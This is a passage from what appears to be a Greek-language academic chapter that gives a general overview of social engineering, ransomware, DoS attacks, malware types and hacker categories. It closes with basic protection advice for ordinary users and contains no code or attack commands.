4. Η επόμενη μορφή ονομάζεται Pretexting. Στην επίθεση αυτή υλοποιείται ένα στημένο και προμελετημένο σενάριο όταν το θύμα είναι παρόν, ώστε να παρασυρθεί σε μια ευάλωτη κατάσταση και να αποκαλύψει πληροφορίες που δε θα έδινε διαφορετικά. Ένα παράδειγμα είναι όταν ο επιτιθέμενος υποδυθεί κάποια δυνατή προσωπικότητα ώστε να πείσει το θύμα να του δώσει τις πληροφορίες που χρειάζεται.

5. Επίσης, μια πολύ συνηθισμένη τεχνική κοινωνικής μηχανικής είναι η χρήση κάποιου δολώματος ή αλλιώς το Baiting. Ένα παράδειγμα αυτής της επίθεσης είναι όταν οι επιτιθέμενοι αφήνουν μολυσμένα USB sticks σε δημόσιους χώρους. Αυτή η ενέργεια έχει ως τελικό στόχο το θύμα που θα πάρει το USB stick και από περιέργεια να το χρησιμοποιήσει στις συσκευές της επιχείρησης. Ετσι, το τελικό αποτέλεσμα θα είναι να αποκτήσει ο επιτιθέμενος κάποιου είδους πρόσβαση στη συσκευή που χρησιμοποιήθηκε το USB stick, αλλά για όλα αυτά θα ευθύνεται ο υπάλληλος που στην ουσία ήταν το δόλωμα.

6. Το Tailgating δε θα μπορούσε να λείπει από αυτήν λίστα. Είναι μια πολύ απλή επίθεση που χρησιμοποιείται για να αποκτηθεί φυσική πρόσβαση σε μια μη εξουσιοδοτημένη τοποθεσία από τον επιτιθέμενο. Ένα παράδειγμα αυτής της επίθεσης είναι όταν ο επιτιθέμενος υποδύεται ένα οδηγό παράδοσης φαγητού (delivery) και ένας υπάλληλος τον αφήνει να εισέλθει στην επιχείρηση. Έτσι ο επιτιθέμενος βρίσκεται στον ίδιο χώρο με τους υπαλλήλους και έχει αποκτήσει φυσική πρόσβαση.

7. Η τελευταία κατηγορία ονομάζεται Quid pro quo. Περιλαμβάνει όλες εκείνες τις περιπτώσεις που ο επιτιθέμενος παρουσιάζεται ως τεχνική υποστήριξη. Συνηθίζεται να κάνουν τυχαίες κλήσεις σε υπαλλήλους μιας επιχείρησης, ισχυριζόμενοι ότι επικοινωνούν μαζί τους για κάποιο ζήτημα. Μερικές φορές, υπάρχει η δυνατότητα να πείσουν το θύμα να κάνει τις ενέργειες που θέλουν, όπως το να δοθεί πρόσβαση στον υπολογιστή του για να “επιλυθεί το πρόβλημα” και έτσι ο επιτιθέμενος παίρνει πληροφορίες

από το θύμα ανενόχλητος.

Τέλος, για να αποφευχθούν όλα τα παραπάνω είδη κοινωνικής μηχανικής, κάθε επιχείρηση θα μπορούσε να εφαρμόσει πολιτική μηδενικών μόνιμων προνομίων (Zero Standing Privileges). Η πολιτική αυτή λειτουργεί δίνοντας δικαιώματα πρόσβασης σε έναν υπάλληλο μέχρι να ολοκληρώσει την εργασία που του απαιτείται. Μετά τη λήξη της, τα δικαιώματα αφαιρούνται και έτσι ακόμη και αν οι κακόβουλοι χάκερς έχουν κλέψει τα διαπιστευτήρια, θα τους είναι παντελώς άχρηστα αφού δε θα είναι έγκυρα για να αποκτηθεί κάποιου είδους πρόσβαση.

2.4.2 Ransomware

Το Ransomware είναι μια κατηγορία κακόβουλου λογισμικού το οποίο χρησιμοποιείται για να κρυπτογραφήσει τα δεδομένα του θύματος, απαιτώντας χρήματα με αντάλλαγμα την επαναφορά των δεδομένων στην αρχική τους κατάσταση. Με το πέρασμα των χρόνων οι χάκερς άρχισαν να γίνονται όλο και πιο δημιουργικοί απαιτώντας πληρωμές που είναι σχεδόν αδύνατο να εντοπιστούν, παραμένοντας έτσι ανώνυμοι. Για παράδειγμα, μια τέτοια περίπτωση είναι το Fusob που ανάγκαζε τα θύματα του να πληρώσουν μέσω δωροκαρτών Apple στην εφαρμογή iTunes αντί για κανονικά χρήματα. Οι επιθέσεις Ransomware άρχισαν να γίνονται δημοφιλέστερες με την εμφάνιση των κρυπτονομισμάτων. Τα κρυπτονομίσματα είναι ψηφιακά νομίσματα που πλέον αποτελούν αναπόσπαστο κομμάτι στη διαδικασία αυτής της επίθεσης, αφού εξασφαλίζει τις συναλλαγές χρησιμοποιώντας τεχνικές κρυπτογράφησης. Έτσι οι επιτιθέμενοι μπορούν να παραμείνουν ανώνυμοι καθόλη τη διάρκεια της διαδικασίας πληρωμής τους και φυσικά να πάρουν τα χρήματα χωρίς να μπορούν να εντοπιστούν.

Επίσης υπάρχουν δυο κύριες κατηγορίες Ransomware λογισμικών, τα Locker και τα Crypto. Στην πρώτη κατηγορία, ολόκληρος ο υπολογιστής υπολειτουργεί αφού βασικές λειτουργίες επηρεάζονται από το λογισμικό. Συνήθως, τα τελευταία χρόνια συνδυάζεται με τη δεύτερη κατηγορία, Crypto, στην οποία κρυπτογραφούνται όλα τα αρχεία του συστήματος. Έτσι υπάρχει περισσότερος έλεγχος στο θύμα. Η κατηγορία του κακόβουλου λογισμικού παίζει καθοριστικό ρόλο όταν πρόκειται για τον τρόπο που θα αντιμετωπιστεί.

Μια από τις μεγαλύτερες επιθέσεις τέτοιου τύπου πραγματοποιήθηκε εν έτη 2017 και ονομάζεται WannaCry. Υπολογίστηκε ότι σε τουλάχιστον 200.000 θύματα από περίπου 150 χώρες ζητήθηκε να πληρώσουν χρήματα μέσω του κρυπτονομίσματος Bitcoin. Είχε τρομερό οικονομικό αντίκτυπο παγκοσμίως, αφού εκτιμάται ότι προκαλέστηκαν απώλειες περίπου 4

δισεκατομμυρίων δολαρίων σε όλο το κόσμο, κάνοντας την έτσι μια από τις μεγαλύτερες επιθέσεις στον κυβερνοχώρο που υπήρξε ποτέ. Συμπερασματικά, οι επιθέσεις Ransomware αποτελούν σημαντική απειλή είτε για απλούς χρηστές αλλά είτε για επιχειρήσεις. Είναι απαραίτητο να είναι γνωστό το πως λειτουργούν τέτοιου τύπου λογισμικά έστω επιφανειακά και να χρησιμοποιούνται όλα τα κατάλληλα μέτρα απέναντι του, όπως το να χρησιμοποιείται ένα λογισμικό ασφάλειας. Επιπλέον τρόποι προστασίας είναι:

1. Ποτέ να μην ανοίγονται μη έμπιστα συνημμένα αρχεία σε μηνύματα ηλεκτρονικών ταχυδρομείων.

2. Αποφυγή αγνώστων USB sticks.

3. Αποφυγή κατεβάσματος αρχείων από μη έμπιστες πηγές στο διαδίκτυο.

4. Χρήση VPN όταν γίνεται χρήση δημοσίου WiFi.

5. Εγκατάσταση και έγκαιρη αναβάθμιση λογισμικού ασφαλείας.

6. Συχνή δημιουργία αντιγράφων ασφαλείας των δεδομένων.


2.4.3 Επιθέσεις Άρνησης Υπηρεσιών - DoS

Σε μια επίθεση άρνησης υπηρεσίας ο εισβολέας επιχειρεί να παραλύσει έναν υπολογιστή ή ένα δίκτυο υπολογιστών, με σκοπό να μην υπάρχει πρόσβαση από τους χρήστες του. Αυτό επιτυγχάνεται με την υπερφόρτωση από αιτήματα ή δεδομένα, αυξάνοντας δραματικά την κίνηση πακέτων προς τον στόχο όπου και καταλήγει ανίκανος να απαντήσει στα κανονικά αιτήματα των χρηστών. Πιο αναλυτικά οι τρεις πιο συνηθισμένοι τρόποι εκτέλεσης αυτής της επίθεσης είναι οι εξής:

1. Υπερχείλιση του buffer: είναι η πιο συνηθισμένη επίθεση DoS και λειτουργεί με τρόπο που στέλνει περισσότερη κίνηση σε μια διεύθυνση δικτύου από ότι μπορεί να δεχτεί το σύστημα που έχει ρυθμιστεί από τους προγραμματιστές.

2. Πλημμύρα ICMP: σε αυτή την περίπτωση οι επιτιθέμενοι εκμεταλλεύονται συσκευές που δεν έχουν διαμορφωθεί σωστά. Αυτό γίνεται με την αποστολή πλαστών πακέτων όπου θα ανακαλύψουν κάθε υπολογιστή στο δίκτυο, αντί του ενός συστήματος που γίνεται στον πρώτο τρόπο εκτέλεσης.

3. Πλημμύρα SYN: εδώ στέλνεται ένα αίτημα στον διακομιστή χωρίς όμως ποτέ να ολοκληρώνεται η "χειραψία τριών κατευθύνσεων". Η χειραψία τριών κατευθύνσεων (three-way handshake) χρησιμοποιείται για να δημιουργηθεί μια σύνδεση τύπου TCP-IP μεταξύ διακομιστή και πελάτη, όπως φαίνεται και στο σχήμα 2.3:



Σχήμα 2.3: Χειραψία τριών κατευθύνσεων - Three-way handshake

Άλλες επιθέσεις DoS απλώς εκμεταλλεύονται ευπάθειες και προκαλούν τη συντριβή του συστήματος ή της στοχευμένης υπηρεσίας.

Ένας επιπλέον τύπος επίθεσης άρνησης εξυπηρέτησης είναι η κατανεμημένη επίθεση άρνησης εξυπηρέτησης (Distributed Denial of Service - DDOS). Στη συγκεκριμένη κατηγορία ο επιτιθέμενος δε χρησιμοποιεί μόνο έναν υπολογιστή για να στείλει πακέτα κίνησης, αλλά χρησιμοποιεί πολλούς μεμονωμένους υπολογιστές ή άλλες συνδεδεμένες συσκευές ώστε να επιτεθούν συγχρονισμένα στο στόχο. Αυτό καθιστά την επίθεση πολύ πιο δυνατή και αποτελεσματική αφού χρησιμοποιείται πολύ μεγαλύτερος αριθμός πόρων. Ένα πλεονέκτημα για τον επιτιθέμενο σε αυτήν την περίπτωση, είναι η δυσκολία που υπάρχει ώστε να προσδιοριστεί από που προέρχεται η επίθεση.

Το σύνολο των υπολογιστών που θα χρησιμοποιηθεί ονομάζεται botnet. Το κάθε σύστημα μπορεί να βρίσκεται σε εντελώς διαφορετικά μέρη. Ο χάκερ όμως έχει τον έλεγχο όλων των συστημάτων χωρίς τη γνώση των πραγματικών ιδιόκτητων τους. Το κάθε μηχάνημα μπορεί να ονομαστεί και ως ζόμπι.

2.4.4 Κακόβουλα Λογισμικά

Τα κακόβουλα λογισμικά αναφέρονται σε αυτά που είναι κατασκευασμένα από εγκληματίες στον κυβερνοχώρο και σκοπό έχουν να προκαλέσουν όλων των ειδών ζημιές σε συστήματα υπολογιστών. Συνήθως οι άνθρωποι που τα χρησιμοποιούν δεν έχουν ιδέα για το τι πραγματικά συμβαίνει μετά την εκτέλεσή τους. Μια κατηγορία η οποία ανήκει σε αυτά και αναλύθηκε προηγουμένως είναι τα Ransomwares. Πρόκειται όμως για μια κατηγορία που είναι εμφανής η ζημιά στο θύμα από την πρώτη στιγμή για αυτό και είναι ξεχωριστή. Στις παρακάτω κατηγορίες δεν είναι επιθυμητή σε καμία περίπτωση η αντίληψη από το θύμα ότι κάτι περίεργο συμβαίνει. Παρακάτω έχουν χωριστεί σε κατηγορίες τα πιο συνηθισμένα είδη κακόβουλων λογισμικών.

Ιοί - Viruses

Στην ουσία, ένας ιός είναι ένα κακόβουλο λογισμικό προσαρτημένο σε ένα άλλο αρχείο που υποστηρίζει μακροεντολές για την εκτέλεση του κακόβουλου κώδικα. Όταν το αρχείο αυτό ανοιχτεί ή εκτελεστεί τότε ξεκινάει η δράση του ιού αναλόγως το πως αυτή είναι η προγραμματισμένη. Ορισμένοι ιοί επηρεάζουν σημαντικά την απόδοση του συστήματος σε σημείο που παρατηρείται από τον χρήστη, ενώ άλλοι παραμένουν ελάχιστα αισθητοί. Ως αποτέλεσμα, εκτός από λειτουργικά ζητήματα μπορεί να υπάρξουν συνέπειες απωλειών δεδομένων. Οι ιοί ως κακόβουλα λογισμικά εξακολουθούν να επιφέρουν προβλήματα σε όλο τον κόσμο. Παρόλα αυτά, τα τελευταία χρόνια έχουν εμφανιστεί μεγαλύτερες απειλές.

Σκουλήκια - Worms

Μία από αυτές τις μεγαλύτερες απειλές κακόβουλων λογισμικών αποτελούν τα σκουλήκια ή αλλιώς worms. Αυτό που κάνουν είναι να αναπαράγονται και να εξαπλώνονται γρήγορα σε οποιαδήποτε συσκευή στο δίκτυο, εκμεταλλευόμενα τρωτά σημεία ασφάλειας και ευπάθειες που μπορεί να υπάρχουν σε υπολογιστές ή δίκτυα. Η διαφορά τους με τους ιούς είναι ότι ένα σκουλήκι μπορεί να μολύνει μια συσκευή μέσω ενός αρχείου αφού έχει ληφθεί ή μέσω μιας σύνδεσης στο δίκτυο πριν πολλαπλασιαστεί και διασκορπιστεί με δυναμικό ρυθμό. Φυσικά και αυτά απειλούν να διαταράξουν την ομαλή λειτουργία των συστημάτων που μολύνουν προκαλώντας ακόμη και απώλειες ευαίσθητων δεδομένων. Ας σημειωθεί ότι λόγω του μεγάλου εύρους ζώνης δικτύου που καταναλώνουν μπορεί ως συνέπεια να υπάρξει βλάβη (π.χ. υψηλού βαθμού επιβράδυνση στις συνδέσεις του δικτύου) ακόμη και χωρίς

κάποια παρεμβολή συστήματος ή κλοπή δεδομένων.

Δούρειοι Ίπποι - Trojans

Ακόμη μια από τις πιο σημαντικές απειλές είναι οι ιοί τύπου Trojan ή αλλιώς Δούρειοι Ίπποι (ονομασμένοι από τον ιστορικό Δούρειο Ίππο). Συνήθως κρύβονται εσωτερικά ενός μη κακόβουλου προγράμματος, όπως για παράδειγμα σε βοηθητικά προγράμματα λογισμικού. Έχει παρατηρηθεί ότι διαδίδονται με τη βοήθεια της κοινωνικής μηχανικής. Ένα σενάριο είναι το θύμα να εγκαταστήσει μια εφαρμογή ή να εκτελέσει κάποιο συνημμένο αρχείο μηνύματος ηλεκτρονικού ταχυδρομείου. Κάτι που πρέπει να σημειωθεί είναι ότι δεν αυτοδιαδίδονται όπως οι ιοί worms αλλά η επιτυχία της λειτουργίας τους βασίζεται περισσότερο στα λάθη των ανθρώπων.

Λογισμικά Κατασκοπίας - Spywares

Τα λογισμικά κατασκοπίας (spywares) όπως μπορεί να καταλάβει κανείς από την ονομασία τους, έχουν ως μοναδικό στόχο να συλλέγουν πληροφορίες από το θύμα και να τις αναφέρουν σε στον απομακρυσμένο υπολογιστή του επιτιθέμενου. Η συλλογή των πληροφοριών γίνεται χωρίς κάποια εξουσιοδότηση-άδεια, ενώ το κακόβουλο λογισμικό τρέχει κρυφά στο σύστημα του θύματος χωρίς να επηρεάζει καμία λειτουργία του. Πολλές φορές μπορεί και να παρέχει απομακρυσμένη πρόσβαση στον χάκερ, ώστε να γίνει μεγαλύτερη και πιο στοχευμένη κλοπή δεδομένων. Ένα παράδειγμα ενός τέτοιου λογισμικού αποτελεί το keylogger, το οποίο φροντίζει να καταγράφει όλα τα πλήκτρα που θα πατήσει το θύμα. Έτσι πολύ εύκολα μπορούν να κλαπούν κρίσιμα διαπιστευτήρια, όπως αυτά ενός τραπεζικού λογαριασμού. Φυσικά, η κατασκοπεία δεν παραμένει μόνο στην παρακολούθηση των πλήκτρων, αφού υπάρχουν λογισμικά που μπορούν να καταγράφουν βίντεο από τη βιντεοκάμερα, στιγμιότυπα οθόνης και ακόμη και ήχο από το μικρόφωνο.

Cryptocurrency Miners

Η εμφάνιση αυτού του κακόβουλου λογισμικού επήλθε με την απότομη αύξηση αξιών των κρυπτονομισμάτων το 2017. Ουσιαστικά, οι ιοί Cryptocurrency Miners μολύνουν το σύστημα του θύματος κλέβοντας μέρος ισχύς του επεξεργαστή του συστήματος, αξιοποιώντας την για να δημιουργήσουν νέες μονάδες ενός κρυπτονομίσματος. Αυτό γίνεται μέσω πολύπλοκων μαθηματικών πράξεων και επίλυσης προβλημάτων, όπου και χρησιμοποιείται η

ισχύς που υποκλέπτεται. Αξίζει να σημειωθεί ότι στοχοποιούνται περισσότερο υπολογιστές με λειτουργικό σύστημα Windows και smartphones με λειτουργικό σύστημα Android μιας και αποτελούν πιο εύκολους στόχους. Κάτι που κάνει τόσο δημοφιλή τη χρήση των cryptominers τα τελευταία χρόνια είναι ότι δε χρειάζεται οι εγκληματίες να διαθέτουν υψηλό επίπεδο στον χώρο. Ένα αρνητικό τους είναι ότι επιφέρουν ελάχιστα έσοδα στον επιτιθέμενο, αλλά από την άλλη είναι εύκολο να αποκτήσουν πρόσβαση και να επιφέρουν αυτά τα ελάχιστα έξοδα αφού δεν απαιτούνται επιπλέον βήματα για την επιτυχή λειτουργία τους.

Adwares

Το Adware είναι ένα κακόβουλο λογισμικό που χρησιμοποιείται για τη συλλογή δεδομένων, παρατηρώντας τη χρήση που κάνει το θύμα στον υπολογιστή του και στη συνέχεια βάση αυτά τα δεδομένα παράγει και εμφανίζει κατάλληλες διαφημίσεις. Πέρα από αυτή τη λειτουργία που μπορεί να δείχνει σχετικά αθώα προς το σύστημα από μόνη της, μπορούν να υπάρξουν επιπλέον συνέπειες σε ορισμένες περιπτώσεις. Μια από αυτές είναι να επιβραδύνουν την απόκριση του συστήματος του θύματος αισθητά. Άλλη μια είναι η δυνατότητα τους να ανακατευθύνουν το πρόγραμμα περιήγησης του θύματος σε μη έμπιστους ιστότοπους, όπου μπορούν να περιέχουν άλλων ειδών ιούς που με τη σειρά τους θα επιφέρουν νέα προβλήματα. Αξίζει όμως να σημειωθεί ότι ένας αριθμός αυτών τον προγραμμάτων δεν είναι κακόβουλα και για αυτό θα πρέπει σε κάθε σύστημα να υπάρχει κάποιο είδος προστασίας που να σαρώνει ανά τακτά χρόνια διαστήματα για αυτά τα προγράμματα.

Fileless Malwares

Το συγκεκριμένο είδος κακόβουλου λογισμικού χρησιμοποιεί συνήθως έμπιστα λογισμικά για να μολύνει ένα σύστημα. Η λειτουργία του είναι εντελώς διαφορετική, αφού δε χρησιμοποιεί αρχεία αφήνοντας μηδενικά ίχνη κάνοντας έτσι τον εντοπισμό του φοβερά πιο δύσκολο. Ουσιαστικά δεν αγγίζει το σκληρό δίσκο αφού χρησιμοποιεί απευθείας τη μνήμη του. Επίσης, όταν το σύστημα επανεκκινηθεί το κακόβουλο λογισμικό εξαφανίζεται παντελώς.

Blended Malwares

Ο τελευταίος τύπος κακόβουλων λογισμικών που θα αναλυθεί αποτελεί και τον πιο επικίνδυνο αφού είναι μια μίξη μεταξύ όλων των προηγούμενων. Στην ουσία χρησιμοποιούνται

πολλαπλά είδη τεχνολογίας συνδυάζοντας τις δυνατότητες του κάθε τύπου κακόβουλου λογισμικού. Τέτοιου είδους λογισμικά δημιουργούνται από πολύ υψηλού επιπέδου επαγγελματίες στο χώρο και είναι περίπλοκα να αναλυθούν και να σαρωθούν από τα είδη προστασίας. Για παράδειγμα, ένα τέτοιο λογισμικό μπορεί να περιλαμβάνει μείγμα κακόβουλου κώδικα ιών, σκουληκιών, adwares και cryptominers.

2.5 Ποιοι απειλούν την Κυβερνοασφάλεια;

Είναι βέβαιο ότι αυτοί που απειλούν την ασφάλεια στο κυβερνοχώρο είναι οι επιτιθέμενοι. Όμως στις περισσότερες περιπτώσεις οι επιτιθέμενοι δεν αποτελούν απειλή αλλά ακριβώς το αντίθετο. Για να γίνει η διάκριση μεταξύ των "καλών" και "κακών" στο χώρο, θα πρέπει να εξεταστεί κάθε κατηγορία ανάλογα τον στόχο που θέλει να επιτύχει. Οι κατηγορίες είναι οι εξής:

2.5.1 Κατηγορίες Επιτιθέμενων Χάκερ

Black Hat Hackers

Οι Black Hat χάκερς, ή αλλιώς γνωστοί και ως crackers, είναι έμπειροι γνώστες υπολογιστικών συστημάτων που χρησιμοποιούν τις πολύτιμες ικανότητες τους ανήθικα ή αλλιώς με λάθος και κακή πρόθεση. Στόχος τους είναι να επιτεθούν και να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε ένα σύστημα ή δίκτυο και να βλάψουν τη λειτουργικότητα του, να κλέψουν ευαίσθητες πληροφορίες ή ακόμη και να "ρίξουν" ολοκληρωτικά το σύστημα ή δίκτυο. Το κίνητρο τους είναι να χρησιμοποιήσουν τους κλεμμένους πόρους προς όφελος τους, να αποκομίσουν χρήματα από αυτούς διαθέτοντας τους στο σκοτεινό διαδίκτυο για πώληση ή να απειλήσουν την ίδια την επιχείρηση που είχαν στο στόχαστρο με κάποιο αντάλλαγμα. Όπως μπορεί να καταλάβει κανείς, οι ενέργειες που πράττουν αυτοί οι τύποι χάκερ είναι παράνομες λόγω της κακόβουλης πρόθεσης τους. Γενικότερα όταν ένας άνθρωπος χωρίς ιδιαίτερη γνώση στο χώρο ακούει τη λέξη χάκερ, σκέφτεται αυτήν την κατηγορία.

White Hat Hackers

Οι White Hat χάκερς ή αλλιώς γνωστοί και ως ηθικοί χάκερς, είναι επαγγελματίες στον κυβερνοχώρο και λειτουργούν με τρόπο ακριβώς αντίθετο από τους Black Hat χάκερς. Στην

ουσία είναι οι δύο κύριοι αντίπαλοι του χώρου. Δε σκοπεύουν ποτέ να βλάψουν, αλλά προσπαθούν με τις γνώσεις τους να ανακαλύψουν ευπάθειες και αδυναμίες των συστημάτων πριν προλάβουν να ανακαλυφτούν από τους Black Hat χάκερς. Συνήθως ειδικεύονται στις δοκιμές διείσδυσης και προσλαμβάνονται από επιχειρήσεις για να εντοπίσουν τα τρωτά σημεία τους στον κυβερνοχώρο, αφού πρώτα τους δίνεται η εξουσιοδότηση επίσημα, να προβούν σε ενέργειες χάκινγκ. Επιπλέον, είναι ικανοί να επισκευάσουν και να ενισχύσουν την ασφάλεια των συστημάτων και δικτύων, αναλύοντας τα βασιζόμενοι στην τεχνογνωσία τους. Φυσικά, τίποτα δε θεωρείται παράνομο, αφού σκοπός και κίνητρο τους είναι η προστασία των επιχειρήσεων στον κυβερνοχώρο, χτίζοντας τις κατάλληλες άμυνες.

Grey Hat Hackers

Οι Grey Hat χάκερς αποτελούν μια μίξη μεταξύ White Hat χάκερς και Black Hat χάκερς. Τέτοιου τύπου επιτιθέμενοι δεν έχουν την ίδιες προθέσεις με έναν Black Hat χάκερ, αλλά μερικές φόρες ίσως ενεργήσουν ανήθικα. Για παράδειγμα, ένας Grey Hat χάκερ μπορεί να επιδιώξει μια δοκιμή διείσδυσης σε ένα σύστημα της επιχείρησης που εργάζεται, χωρίς να είναι εξουσιοδοτημένος να το κάνει και να ανακαλύψει κάποιες ευπάθειες. Έπειτα, χωρίς να έχει προκαλέσει κάποια ζημιά, να το αναφέρει στους ανώτερους του με την πρόθεση να αποκτήσει παραπάνω εκτίμηση στο χώρο ή ακόμη και κάποια αμοιβή. Το κίνητρο είναι αυτό που ξεχωρίζει κάθε τύπο χάκερ και στη συγκεκριμένη περίπτωση είναι το προσωπικό όφελος. Αξίζει να σημειωθεί ότι δεν πρόκειται για τύπους που επιθυμούν να ληστέψουν ή να προκαλέσουν βλάβες αλλά ούτε και για τύπους που θέλουν απαραίτητα να βοηθήσουν με τον καλύτερο δυνατό τρόπο.

Script Kiddies

Κάτι που θεωρείται επικίνδυνο γενικά στη ζωή αλλά ισχύει και στον κυβερνοχώρο είναι η ημιμάθεια. Αυτή η φράση ταιριάζει απόλυτα σε αυτήν την κατηγορία επιτιθέμενων που ονομάζεται Script Kiddies. Αναλυτικότερα, ένας Script Kiddie είναι ένας ερασιτέχνης, ανειδίκευτος χάκερ που προσπαθεί να εισβάλλει σε συστήματα ή δίκτυα χρησιμοποιώντας αυτοματοποιημένα προγράμματα και εργαλεία δημιουργημένα από έμπειρους χάκερς. Η πρόθεση τους είναι απλά να τραβήξουν την προσοχή άλλων, χωρίς να καταλαβαίνουν απόλυτα τη διαδικασία που υλοποιούν αλλά και το τι ακριβώς συμβαίνει αναλυτικά στην επίθεση που επιτελούν. Συνηθισμένες επιθέσεις που μπορούν να εκτελέσουν είναι αυτές της άρνη-

σης εξυπηρέτησης, αφού έχοντας στη διάθεσή τους έτοιμο το πρόγραμμα δεν έχουν παρά να το "τρέξουν".

Blue Hat Hackers

Οι Blue Hat χάκερς ασχολούνται συνήθως με την εύρεση σφαλμάτων σε ένα λογισμικό πριν αυτό κυκλοφορήσει στην αγορά. Συνήθως είναι εκτός των επιχειρήσεων που ασχολούνται με την ασφάλεια. Συχνά συμμετέχουν σε συσκέψεις εταιριών με σκοπό την εξοικείωση τους με το λογισμικό που θα εξετάσουν ώστε να αυξηθούν οι πιθανότητες εύρεσης ευπαθειών σε αυτά.

Green Hat Hackers

Οι Green Hat χάκερς ή αλλιώς Neophytes, είναι οι αρχάριοι στο χώρο της κυβερνοασφάλειας, που επιδιώκουν να εμπλουτίσουν τις γνώσεις τους από ειδικούς και να εξελιχτούν. Διαφέρουν από τους Script Kiddies λόγω της πρόθεσής τους, αφού προσπαθούν να μάθουν βήμα προς βήμα πως λειτουργεί ότι εργαλείο ή τεχνική επίθεσης χρησιμοποιούν.

Ως συμπέρασμα, οι κατηγορίες των επιτιθέμενων χάκερ που απειλούν την κυβερνοασφάλεια και θα πρέπει να απασχολούν τον χώρο κατά κύριο λόγο είναι οι Black Hat χάκερς και οι Grey Hat χάκερς. Οι επιχειρήσεις θα πρέπει να προσπαθήσουν να τους εντοπίσουν για να προστατευτούν αλλά και να τους απομακρύνουν από τον κυβερνοχώρο.

2.6 Τρόποι Προστασίας από Απειλές

Οι τρόποι προστασίας διαφέρουν αναλόγως το που αναφέρονται για αυτό και θα υπάρξουν δυο κατηγορίες στις οποίες θα απευθυνθούν. Αυτό που αποσκοπούν είναι η ευαισθητοποίηση στον κυβερνοχώρο, ώστε να εφαρμοστούν οι συμβουλές στην καθημερινότητα αυτών που εργάζονται σε αυτόν αλλά και αυτών που δεν το κάνουν.

2.6.1 Απλοί Χρήστες

Οι απλοί χρήστες του διαδικτύου, μιλώντας πάντα περί κυβερνοασφάλειας, έχουν ως κύριο μέλημα να κρατήσουν τόσο την ιδιωτική τους ζωή όσο και τα ευαίσθητα δεδομένα τους μακριά από κινδύνους διαρροών. Οι παρακάτω συμβουλές πρόκειται να εξασφαλίσουν όσο

τον δυνατόν περισσότερο γίνεται την ασφάλεια τους στον κυβερνοχώρο, ώστε να συνεχίσουν ανενόχλητοι να κάνουν τη δουλειά τους.

Χρήση Λογισμικών και Τείχων Προστασίας

Κύριος στόχος των λογισμικών προστασίας ή αλλιώς Anti-Virus είναι η αποτροπή των επιθέσεων σταματώντας τη δράση των κακόβουλων λογισμικών στο σύστημα και απομακρύνοντας τα. Έτσι, κάθε αρχείο που εισέρχεται στον υπολογιστή του χρήστη, πρόκειται να σαρωθεί και αν υπάρχει κάποια κακόβουλη ενέργεια πίσω από αυτό να εντοπιστεί και να ειδοποιηθεί άμεσα ο χρήστης. Αξίζει να σημειωθεί ότι συνίσταται να εκτελείται μόνο ένα λογισμικό προστασίας ανά σύστημα.

Επίσης σημαντικό ρόλο παίζει η χρήση του τείχους προστασίας. Ρόλος του είναι να μπλοκάρει την κακόβουλη κίνηση προς το σύστημα του χρήστη ενώ ταυτόχρονα επιτρέπει την κανονική κυκλοφορία. Ευτυχώς, τα δύο πιο συνηθισμένα λειτουργικά συστήματα έχουν ήδη εγκατεστημένα τοίχοι προστασίας. Για παραπάνω προστασία, καλό θα ήταν ο δρομολογητής να διαθέτει ενσωματωμένο τείχος προστασίας, ώστε να υπάρχει αποτροπή κακόβουλης κίνησης και σε επίπεδο δικτύου.

Διατήρηση Ενημερωμένων Λογισμικών

Η άμεση ενημέρωση των λογισμικών που χρησιμοποιεί ένας απλός χρήστης δεν προσφέρει μόνο νέα ή εξελιγμένα χαρακτηριστικά, αλλά πολλές φορές διορθώνονται τυχόν κενά ασφαλείας. Οι διορθώσεις αυτές μπορεί να σώσουν το σύστημα σας από τυχόν εισβολές από κακόβουλους χάκερς, αφού υπάρχει περίπτωση να εκμεταλλεύονταν τα τρωτά σημεία του μη ενημερωμένου λογισμικού. Συνεπώς, εάν υπάρχει η επιλογή αν ενημερώνεται αυτόματα κάποιο λογισμικό θα πρέπει πάντα να είναι ενεργοποιημένη.

Χρήση Δυνατών Κωδικών

Οι κωδικοί πρόσβασης υπάρχουν για να κρατούν άτομα που δεν τους γνωρίζουν μακριά από το προσωπικά δεδομένα των χρηστών. Ουσιαστικά, ορίζουν ποιος έχει και ποιος δεν έχει την εξουσιοδότηση. Ποιος κωδικός όμως μπορεί να θεωρηθεί δυνατός;

1. Ποτέ δεν πρέπει να χρησιμοποιείται σε πάνω από έναν λογαριασμούς.

2. Πρέπει να αλλάζεται ανά διαστήματα.

3. Δεν πρέπει να περιέχει προσωπικές πληροφορίες όπως γενέθλια, όνομα χρήστη κλπ.

4. Πρέπει να περιέχει τουλάχιστον 8 χαρακτήρες.

5. Πρέπει να χρησιμοποιούνται μικρά και κεφαλαία γράμματα, αριθμοί και τουλάχιστον τέσσερα μη συνηθισμένα σύμβολα (π.χ. όχι @, &).

Αποφυγή Ηλεκτρονικού Ψαρέματος

Όπως αναφέρθηκε προηγουμένως, οι άπατες ηλεκτρονικού ψαρέματος είναι πιο συχνές από ποτέ τα τελευταία χρόνια και τις περισσότερες φορές χρησιμοποιούνται στην αρχή μιας σχεδιασμένης επίθεσης. Οι απλοί χρήστες θα πρέπει να είναι πολύ καχύποπτοι με τα μηνύματα ηλεκτρονικού ταχυδρομείου και τις τηλεφωνικές κλήσεις που δέχονται. Εάν δε γνωρίζουν έστω κάποια στοιχεία για τον αποστολέα τότε δε χρειάζεται να μπουν στη διαδικασία να τα ανοίξουν ή να τις απαντήσουν ανάλογα την περίπτωση. Μια συμβουλή είναι πάντα να ελέγχεται ο πραγματικός προορισμός που οδηγεί ένας σύνδεσμος, τοποθετώντας και κρατώντας τον δείκτη του ποντικιού ακριβώς πάνω από τον σύνδεσμο.

Χρήση Διπλού Ελέγχου Ταυτότητας

